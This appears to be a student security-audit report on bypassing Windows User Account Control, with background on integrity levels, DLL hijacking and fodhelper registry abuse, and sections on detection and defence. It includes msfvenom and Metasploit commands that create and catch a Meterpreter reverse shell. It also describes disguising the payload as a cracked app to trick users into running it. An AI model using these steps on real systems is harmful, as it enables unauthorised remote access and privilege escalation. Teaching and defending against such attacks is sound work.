Information Security And Analysis Audit

J-Component

Submitted to	**Dr.Amutha Prabhakar N**
18BCI0067	**Dodda Sumanth**
18BCI0077	**Gogireddy Manohar**
18BCI0075	**Gangadharabhotla Sashank**
Presentation Link	**Click to Open**

Bypassing User Access Control(UAC)

Abstract:

In this project we'll be exploring how to attack, detect and defend against bypassing User Account Control (UAC). Granting local admin rights to users is generally a bad idea, but if you really have to, UAC can help reduce that risk a bit – but probably not as much as you think.in one word our project is

“Defeating Windows User Account Control by abusing built-in Windows Auto Elevate backdoor.”

User Account Control asks for credentials in a Secure Desktop mode, where the entire screen is temporarily dimmed, Windows Aero disabled, and only the authorization window at full brightness, to present only the elevation user interface (UI). Normal applications cannot interact with the Secure Desktop. This helps prevent spoofing, such as overlaying different text or graphics on top of the elevation request, or tweaking the mouse pointer to click the confirmation button when that's not what the user intended Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action. If the UAC protection level of a computer is set to anything but the highest level, certain Windows programs can elevate privileges or execute some elevated Component Object Model objects without prompting the user through the UAC notification box. An example of this is use of Rundll32 to load a specifically crafted DLL which loads an auto elevated Component Object Model object and performs a file operation in a protected directory which would typically require elevated access. Malicious software may also be injected into a trusted process to gain elevated privileges without prompting a user.

There are many ways to perform UAC bypasses when a user is in the local administrator group on a system, so it may be difficult to target detection on all variations. Efforts


should likely be placed on mitigation and collecting enough information on process launches and actions that could be performed before and after a UAC bypass is performed. Monitor process API calls for behavior that may be indicative of Process Injection and unusual loaded DLLs through DLL Search Order Hijacking, which indicate attempts to gain access to higher privileged processes

Required Tools and Configurations:

- x86-32/x64 Windows 7/8/8.1/10 (client, some methods however works on server version too).
- Protected DRM Windows
- Admin account with UAC set on default settings required.
- Kali Linux Machine
- Loaded terminal with offshore commands
- Metasploit for a reverse TCP listener
- Consistent Network
- Bash Scripting
- Inbuilt frameworks of kali linux

Introduction:

Operating systems on mainframes and on servers have differentiated between superusers and user land for decades. This had an obvious security component, but also an administrative component, in that it prevented users from accidentally changing system settings. Each app that requires the administrator access token must prompt for consent. The one exception is the relationship that exists between parent and child processes. Child processes inherit the user's access token from the parent process. Both the parent and child processes, however, must have the same integrity level. Windows 10 protects processes by marking their integrity levels. Integrity levels are measurements of trust.


User Account Control

Do you want to allow the following program to make changes to this computer?

Program name: Microsoft Management Console
Verified publisher: **Microsoft Windows**

A "high" integrity application is one that performs tasks that modify system data, such as a disk partitioning application, while a "low" integrity application is one that performs tasks that could potentially compromise the operating system, such as a Web browser. Apps with lower integrity levels cannot modify data in applications with higher integrity levels. When a standard user attempts to run an app that requires an administrator access token, UAC requires that the user provide valid administrator credentials. The UAC elevation prompts are color-coded to be app-specific, enabling for immediate identification of an application's potential security risk. When an app attempts to run with an administrator's full access token, Windows 10 first analyzes the executable file to determine its publisher.

In Windows Vista/7/8/10 administrator accounts, a prompt will appear to authenticate running a process with elevated privileges. Usually, no user credentials are required to authenticate the UAC prompt in administrator accounts but authenticating the UAC prompt requires entering the username and password of an administrator in standard user accounts. In Windows XP (and earlier systems) administrator accounts, authentication is

not required to run a process with elevated privileges and this poses another security risk that led to the development of UAC. Users can set a process to run with elevated privileges from standard accounts by setting the process to "run as administrator" or using the "run as" command and authenticating the prompt with credentials (username and password) of an administrator account. Much of the benefit of authenticating from a standard account is negated if the administrator account's credentials being used has a blank password (as in the built-in administrator account in Windows XP and earlier systems), hence why it is recommended to set a password for the built-in administrator account.
This technique works on Windows 10 build 15031, where the vast majority of public bypasses have been patched. As some of you may know, there are some Microsoft signed binaries that auto-elevate due to their manifest.It’s important to be aware that UAC elevations are conveniences and not security boundaries. A security boundary requires that security policy dictates what can pass through the boundary. User accounts are an example of a security boundary in Windows because one user can’t access the data belonging to another user without having that user’s permission.
Because elevations aren’t security boundaries, there’s no guarantee that malware running on a system with standard user rights can’t compromise an elevated process to gain administrative rights. For example, elevation dialogs only identify the executable that will be elevated; they say nothing about what it will do when it executes. The executable will process command-line arguments, load DLLs, open data files, and communicate with other processes. Any of those operations could conceivably allow malware to compromise the elevated process and thus gain administrative rights.

Literature review:

When a user successfully logs on to a Windows machine, the OS creates an *access token*, which is an object depicting the identity and privileges of the user. This token is attached to the initial process created in the user session, and will be inherited by child processes running in the user session.

Whenever a process tries to perform privileged system tasks, or to interact with *incurable objects* (objects with a security descriptor, loosely meaning an access control policy), the OS will inspect its token to verify its integrity level.

But what if a process is trying to do something out of the security context set in its attached token? When this happens, the user may choose to escalate its privileges, by providing it with an admin-level token. Normally, all programs will run with a standard access token – even if it's an admin user session. When an admin-level token is required, UAC will prompt the user for action. If the current user is an admin, a consent prompt will appear, asking him to allow the program in question to make changes to the machine. If the user is not an admin, a credential prompt will appear, asking him to provide admin credentials.

It's worth mentioning that in its default mode, UAC will allow certain programs to *auto-elevate* their privileges without prompting the user for consent. These programs are *Windows Executables* – certain executables that are shipped with the OS, signed by the Windows publisher, and located in protected directories that standard users can't modify. The logic behind auto-elevation is that integral executables shipped with the OS are safe, and prompting the user to consent to elevate their privileges is a nuisance.

Bear in mind that elevation requires admin privileges – standard users cannot grant programs high-level privileges. Yet in Enterprise environments, the vast majority of users will not have admin privileges, which may break the functionality of non-UAC-compliant applications. This is most common when legacy applications are attempting to write to a protected folder (such as *%ProgramFiles%*) or edit some registry values. To avoid this, Windows hands the program its own virtualized version of the required resource, which is maintained in the user profile. This way, the app may continue to function without compromising high-privilege resources.

Some actions that require privilege escalation are:

- Changing restricted files and folders (such as *%SystemRoot%* and *%ProgramFiles%*)
- Installing device drivers

- Editing machine registry values
- Committing system-wide changes

On surface level, UAC seems like a pretty good defense mechanism against malicious activity: it negates malware's' ability to exploit high-integrity resources and alter the state of the machine, and polices the former no-man's-land of user privileges. Yet over the decade or so since its introduction, countless UAC bypass methods and back doors *(MITRE T1548.002: Bypass User Access Control)* were discovered – enabling adversaries to gain admin privileges without the victim's consent. Some were patched but many still work. In fact, the open-source project UACME implements dozens such bypasses, of which a whopping 21 are yet to be fixed.


In Microsoft's defense, UAC was not supposed to be a malware-security measure per se, but rather a functionality tool – designed to prevent oblivious users and ill-written programs from compromising an endpoint's state. As we'll see below, many of the UAC bypasses rely on design choices aimed at improving functionality and user-experience, at the cost of malware-security. Nevertheless, one could argue that the component may give users a false sense of security, impairing their judgement in regards to the programs they choose to download and execute.

Bypass methods could be categorized into two main varieties. The rest of this chapter will discuss these methods, and then we'll demonstrate their usage in practice

Remember how processes may inherit their parent's access status or token? Attackers can exploit this feature by tricking a high-integrity process into spawning their malicious code. One way to implement this is by *DLL Hijacking*. The hacker will inject an auto-elevating process with a malicious DLL file. Once the DLL is running and attempting to perform high-privilege tasks, UAC will allow it – as it is running under an auto-elevating process.

But how can the DLL be injected in the first place? One common way is to exploit the way programs load DLL libraries *(MITRE T1574.001: DLL Search Order Hijacking)*. When a program needs to load a certain DLL, it will look for it in several locations, including: the registry (in case its path is stored as a registry value), the *System* directory, the *Windows* directory and the current directory. Adversaries may supply a malicious DLL instead of the original one and trick the program into executing it. But, as mentioned before, writing to these directories requires elevated privileges!

Unfortunately, ample workarounds are available. For one, the Windows Update Standalone Installer (wusa.exe) can be used to unpack CAB files into secure directories. WUSA can do that because – you guessed it – it's an auto-elevating executable. Furthermore, the *IFileOperation* COM object can be used to move the DLL into the desired protected directory. This object relies on the *Process Status API (PSAPI)* to discern the security context in which it is running. But apparently a process may access its own handle and modify the flag PSAPI uses to assess its integrity level! So, the attack flow may be as follows:


Malicious process instantiates IFileOperation COM object
Malicious process modifies its own handle to workaround PSAPI
IFileOperation calls PSAPI to discern security context
IFileOperation auto-elevates
IFileOperation is used to inject DLL malware in safe location
An auto-elevating executable executes malicious DLL, which can now auto-elevate

In a similar manner to how DLL searching can be exploited to inject malicious DLLs into auto-elevating executables, registry values could be tampered with to run malicious code *(MITRE T1112: Modify Registry)*. For instance, it was discovered that when the *fodhelper.exe* Windows executable is instantiated, it looks for several non-existent registry values in the user-hive. And not just any values – but strings representing commands for execution! The relevant keys are:

- HKCU:\Software\Classes\ms-settings\shell\open\command
- HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
- HKCU:\Software\Classes\ms-settings\shell\open\command\(default)

Bear in mind that the user-hive registry values only require standard privileges to be edited, but the command will run in the context of an auto-elevating process. There are currently at least 5 known unfixed key manipulation UAC bypasses.

A group with the deny-only flag can only be used to deny the user access to a resource, never to allow it, closing a security hole that could be created if the group was instead removed altogether. For example, if a file had an access control list (ACL) that denied the Administrators group all access, but granted some access to another group the user belongs to, the user would be granted access if the administrators group was absent from the token, giving the standard user version of the user's identity more access than their administrator identity.

Standalone systems, which are typically home computers, and domain-joined systems treat AAM access by remote users differently because domain-connected computers can use domain administrative groups in their resource permissions. When a user accesses a standalone computer's file share, Windows requests the remote user's standard user identity, but on domain-joined systems Windows honors all the user's domain group memberships by requesting the user's administrative identity.


Conveniently Accessing Administrative Rights

There are a number of ways the system and applications identify a need for administrative rights. One that shows up in the Explorer UI is the "Run as administrator" context menu entry and shortcut option. These items include a colored shield icon that should be placed on any button or menu item that will result in an elevation of rights when it is selected. Choosing the "Run as administrator" entry causes Explorer to call the ShellExecute API with the "runas" verb.

The vast majority of installation programs require administrative rights, so the image loader, which initiates the launch of an executable, includes installer detection code to identify likely legacy installers. Some of the heuristics it uses are as simple as detecting if the image has the words setup, install, or update in its file name or internal version information; more sophisticated ones involve scanning for byte sequences in the executable that are common to third-party installation wrapper utilities.

The image loader also calls the application compatibility (appcompat) library to see if the target executable requires administrator rights. The library looks in the application compatibility database to see if the executable has the Require Administrator or Run As ++ Invoker compatibility flags associated with it.
The most common way for an executable to request administrative rights is for it to include a requestedElevationLevel tag in its application manifest file. Manifests are XML files that contain supplementary information about an image. They were introduced in Windows XP as a way to identify dependencies on side-by-side DLL and Microsoft .NET Framework assemblies. The presence of the trust Info element in a manifest (which you can see in the excerpted string dump of Firewallsettings.exe below), denotes an executable that was written for Windows Vista and the requested Elevation Level element nests within it. The element's level attribute can have one of three values: as Invoker, highest Available, and require Administrator

Architecture Of UAC:



Methodology:

Preparing the attack:


Running the UAC elevation kit :

To run the UAC elevation tool, we have to compile it first, there are many uncompiled versions available on the internet, with the vulnerabilities that are being patched these can be modified to exploit new vulnerabilities that haven't been patched yet. After compiling it we can make the user run it by packaging it and the reverse_shell exploit along with another executable and posting it online as some cracked version of an app, the user will download it and run it, we will then get a reverse shell with the admin privileges provided by the UAC elevation method.

Phase 1[Kali Linux]

Create Payload in Kali:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.107 LPORT=7133 -f exe > issa.exe



```
sumo@kali:~$ ip r
default via 10.10.10.1 dev wlan0 proto dhcp metric 600
10.10.10.0/24 dev wlan0 proto kernel scope link src 10.10.10.107 metric 600
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
sumo@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.107 LPORT=7133 -f exe > issa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
sumo@kali:~$
```

Copied the generated exe into my apache server and we downloading into on my secondary windows machine.


The user will download this exploit onto their PC and run it after we post it onto a web server.



```
sumo@kali:~$ sudo cp issa.exe /var/www/html/
[sudo] password for sumo:
sumo@kali:~$ sudo service apache2 start
sumo@kali:~$ 
```

And here on starting my apache web server to download the payload on remote machine locally

Listening for Incoming Connection using Metasploit :



```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.107
LHOST => 10.10.10.107
msf5 exploit(multi/handler) > set LPORT 7133
LPORT => 7133
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.107:7133
```

Detect:

- There are many ways to perform UAC bypasses when a user is in the local administrator group on a system, so it may be difficult to target detection on all variations.
- Monitor process API calls for behavior that may be indicative of Process Injection and unusual loaded DLLs through DLL Search Order Hijacking.
- [HKEY_CURRENT_USER]\Software\Classes\mscfile\shell\open\command Registry key.

• Detecting all methods of UAC bypass is a very hectic and complex task with many steps when the user is in the local administrators group. With every new system app or product a new vulnerability may arise and a standard process for detecting them is a difficult task.

• A process for checking if a corrupted or hijacked DLL is being used.

• [HKEY_CURRENT_USER]\Software\Classes\mscfile\shell\open\command shows the processes that are using administrative privileges at the moment.

• The current attack can be found out by viewing the Event viewer in windows in the event viewer we can also check the vulnerable process it spawned to piggyback off of it to obtain system privileges.

To get these events and the parent events that triggered the privilege escalation we have to install Sysmon Utility developed by microsoft to monitor all the app executions in the system. After installing the utility we can navigate to

Event Viewer > Applications and services > Microsoft > Windows > Sysmon > Operational. There we can see all the events like when an executable was run and what process spawned this new process and many more like that.

Defend:

Since both techniques rely on the same principle, the mitigation for them is also the same. It is as simple as setting the UAC level to Always Notify.

A different protection approach can be used for those environments where it is not desirable to set the UAC level to Always Notify (however, having a different level is not recommended from the system's security perspective). This approach consists in monitor and prevent registry changes on the following registry keys

Privileged Account Management – programs can only elevate or auto-elevate in the context of an admin user session. If an admin is logged in – he will be prompted for consent. If a standard user is logged in – admin credentials are required to elevate. Therefore, users with administrative rights should be kept to a minimum.

- User Account Control Configuration – in its default mode, UAC will allow Windows Executables to auto-elevate. However, setting it to *Always Notify* reduces the attack surface significantly.

- Software Updates – UAC bypasses are patched regularly and so the OS should be kept up to date.

- Detection – as many bypasses rely on predictable behaviors, such as certain registry modifications and DLL injection, they may be detected and frozen.


Conclusion:

To summarize, UAC is a set of technologies that has one overall goal: to make it possible for users to run as standard users. The combination of changes to Windows that enable standard users to perform more operations that previously required administrative rights, file and registry virtualization, and prompts all work together to realize this goal. The bottom line is that the default Windows 10 UAC mode makes a PA user's experience smoother by reducing prompts, allows them to control what legitimate software can modify their system, and still accomplishes UAC's goals of enabling more software to run without administrative rights and continuing to shift the software ecosystem to write software that works with standard user rights.

UAC is quite useful when it comes to preventing accidental system destruction (e.g. removing core system components). At the same time, it doesn't prevent you from getting administrative rights back, and shouldn't be considered a security boundary at all.There are numerous methods that pentesters can use to bypass UAC, without having access to the graphical user interface – some of them are really based on core Windows functionality. It is safe to assume that they will never be "fixed" by Microsoft.

Instead, to properly mitigate the risks, one should better plan which accounts for what privileges should be used to run services and applications.This bypass only works when all of the requirements are available to abuse. Remove one requirement and the bypass will fail. Office documents are opened in medium integrity so these are ideal targets to abuse the UAC bypass. Since these bypasses are so effortlessly achieved the only real course of action would be to set UAC to "Always notify" or remove local admin rights for the user. In the end using agents like Microsoft EMET or MalwareBytes Anti-Exploit would be the best mitigating action to take from initially being exploited in the first place.

Privileges of Standard User:




```
C:\Users\Likhitha Dodda\Downloads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Likhitha Dodda\Downloads>
```

Privileges of Administrator:



```
C:\Users\Likhitha Dodda\Downloads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
